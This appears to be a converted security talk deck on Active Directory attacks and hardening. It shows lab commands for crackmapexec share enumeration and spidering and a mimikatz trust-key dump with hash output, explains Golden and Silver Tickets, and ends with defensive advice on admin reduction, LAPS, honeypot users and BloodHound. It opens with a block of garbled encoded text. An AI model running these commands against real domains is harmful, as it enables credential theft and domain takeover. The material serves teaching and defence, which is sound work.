v0vXUitv88bSUCR8ZaF0dZwXUgYDt8+ZRIPRdjPlTFELI8wJc+o1IqPwLEuA9A993d5J5JlJlCqfKe95CQR8RRuWdZk3SP5XNtj3fRgfHqU0fUf2FPB0dzWrmRpgnuoZh5Jl9YNjSh1yQjELMCGCSqGSIb3DQEHAgCCCB1AwggdMAGeAMIIHRQYJKoZIhvcNAQcBMBWGCiqGSIb3DQEMAQwwGQIC9l++kKQIwCaggAgIIHbGjbnOqGkLuyLBvWqAqIv/Y5FRT5A9ZNaUC7EDMIYwfnEDsoWY+1faJegQPjsKRX4bQYLaZpOzsK0g2zDI2
```




Image courtesy of <https://www.ired.team>

Share Hunting

```
(kali㉿kali)-[~]
$ crackmapexec smb 10.100.1.3 -u Guest -p '' --shares
SMB 10.100.1.3 445 FILESERVER [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB 10.100.1.3 445 FILESERVER [+] training.rt.bluebastion.net\Guest:
SMB 10.100.1.3 445 FILESERVER [+] Enumerated shares
SMB 10.100.1.3 445 FILESERVER
SMB 10.100.1.3 445 FILESERVER
SMB 10.100.1.3 445 FILESERVER
SMB 10.100.1.3 445 FILESERVER
SMB 10.100.1.3 445 FILESERVER
SMB 10.100.1.3 445 FILESERVER
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
Files	READ,WRITE	
IPC\$	READ	Remote IPC


```
(kali㉿kali)-[~]
$ crackmapexec smb 10.100.1.3 -u Guest -p '' -M spider_plus -o EXCLUDE_EXTS=lnk
SMB 10.100.1.3 445 FILESERVER [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB 10.100.1.3 445 FILESERVER [+] training.rt.bluebastion.net\Guest:
SPIDER_P ... 10.100.1.3 445 FILESERVER [*] Started spidering plus with option:
SPIDER_P ... 10.100.1.3 445 FILESERVER [*] DIR: ['print$']
SPIDER_P ... 10.100.1.3 445 FILESERVER [*] EXT: ['lnk']
SPIDER_P ... 10.100.1.3 445 FILESERVER [*] SIZE: 51200
SPIDER_P ... 10.100.1.3 445 FILESERVER [*] OUTPUT: /tmp/cme_spider_plus
```

```
(kali㉿kali)-[~]
$ tree /tmp/cme_spider_plus/10.100.1.3
/tmp/cme_spider_plus/10.100.1.3
├── Files
│   ├── 3.txt
│   ├── eaeae.txt
│   ├── passwords.txt
│   └── salaries.xlsx
└── IPC$
    ├── InitShutdown
    ├── lsass
    ├── ntsvcs
    └── scerpc

2 directories, 8 files
```


Active Directory Trusts

- The forest is the security boundary.
- Parent and child domain have a default two-way trust.
- Forest/Domain trusts can have transitive properties.



Domain Admin to Enterprise Admin

- Domain or Forest Trust Keys can be obtained by a domain admin
- The Trust Key can be reused to forge an intra-domain or intra-forest Golden Ticket

```
mimikatz # lsadump::trust /patch
```

```
Current domain: CORP.LOCAL (corp / S-1-5-21-848841406-1294498004-3473911662)
```

```
Domain: VENDOR.LOCAL (VENDOR / S-1-5-21-1453805519-2863781856-1227893935)
```

```
[ In ] CORP.LOCAL -> VENDOR.LOCAL
```

* aes256_hmac	6994cc6cd1b99bd3869685d14af347e955e9e043f2116ca1665f371efe48fab6
* aes128_hmac	feeeb865b37c281b21cfa00aee1da71b
* rc4_hmac_nt	6f9e27669d07b6c7f539c5f6e7fd9f57

```
[ Out ] VENDOR.LOCAL -> CORP.LOCAL
```

* aes256_hmac	f3417d40bb3e6f2c585e0cb00cf36444b6ebf293407103ca25d8b0650219d82d
* aes128_hmac	8687ec2ba8ec3e8d8c6e89e94b87792c
* rc4_hmac_nt	d3b3645b2c8efd19794dfae2dfa6946e

Persistence

I said what I said!

Golden Ticket

- Grab krbtgt's NT hash and forge a Kerberos TGT
- We can write any TGT, any privileges, since only thing KDC is validating the fact that it can decrypt the TGT with krbtgt password
- A Silver ticket (TGS) is a golden ticket for a Service Account.

Need to rotate krbtgt password twice to remediate!!!

Secure Hardening Active Directory

Feature | Vulnerability

Detection and Defense

- Do you really need that many domain/enterprise admins?
- Does every domain admin really need to be an enterprise admin?
- Domain/Enterprise admins should never logon to non-DC devices
- Don't run services as with DA privileges
- Use Protected Users Group
- Use LAPS for local admin management

Use Deception



Use Deception to Detect Adversaries

- Create honeypot users
 - Reset password periodically
 - Logon to honeypot domain-joined AD device periodically
 - Give a Service Principal Name
 - Have a honeypot user periodically send out NBNS/LLMNR/mDNS requests
- <https://github.com/bhdresh/Dejavu>
- <https://github.com/samratashok/Deploy-Deception>
- <https://github.com/tolgadevsec/Awesome-Deception>

Use Bloodhound

- Provides visual graphs of relationships between AD objects
 - E.g., Possible paths to domain admin group
 - E.g., What rights user A has on Group B
- SharpHound
 - “Collector” script that queries Active Directory for data Bloodhound ingests
 - C# and PowerShell versions available
- Requires Neo4j graphing database

Use Bloodhound



VAGRANT@PARENTDOMAIN.LOCAL

Database InfoNode InfoAnalysis

VAGRANT@PARENTDOMAIN.LOCAL

OVERVIEW

Sessions	3
Sibling Objects in the Same OU	11
Reachable High Value Targets	0
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	Vagrant
Object ID	S-1-5-21-848841406-1294498004-3473911662-1000
Password Last Changed	Thu, 14 Feb 2019 19:42:02 GMT
Last Logon	Tue, 27 Sep 2022 16:57:02 GMT
Last Logon (Replicated)	Mon, 19 Sep 2022 13:08:16 GMT
Enabled	True
Description	Vagrant User
AdminCount	True

Thank you!

Qasim Ijaz

qijaz@bluebastion.net

Blue Bastion Security | A division of Ideal Integrations

Bluebastion.net

Slides available at <https://github.com/hashtaginfosec/contalks>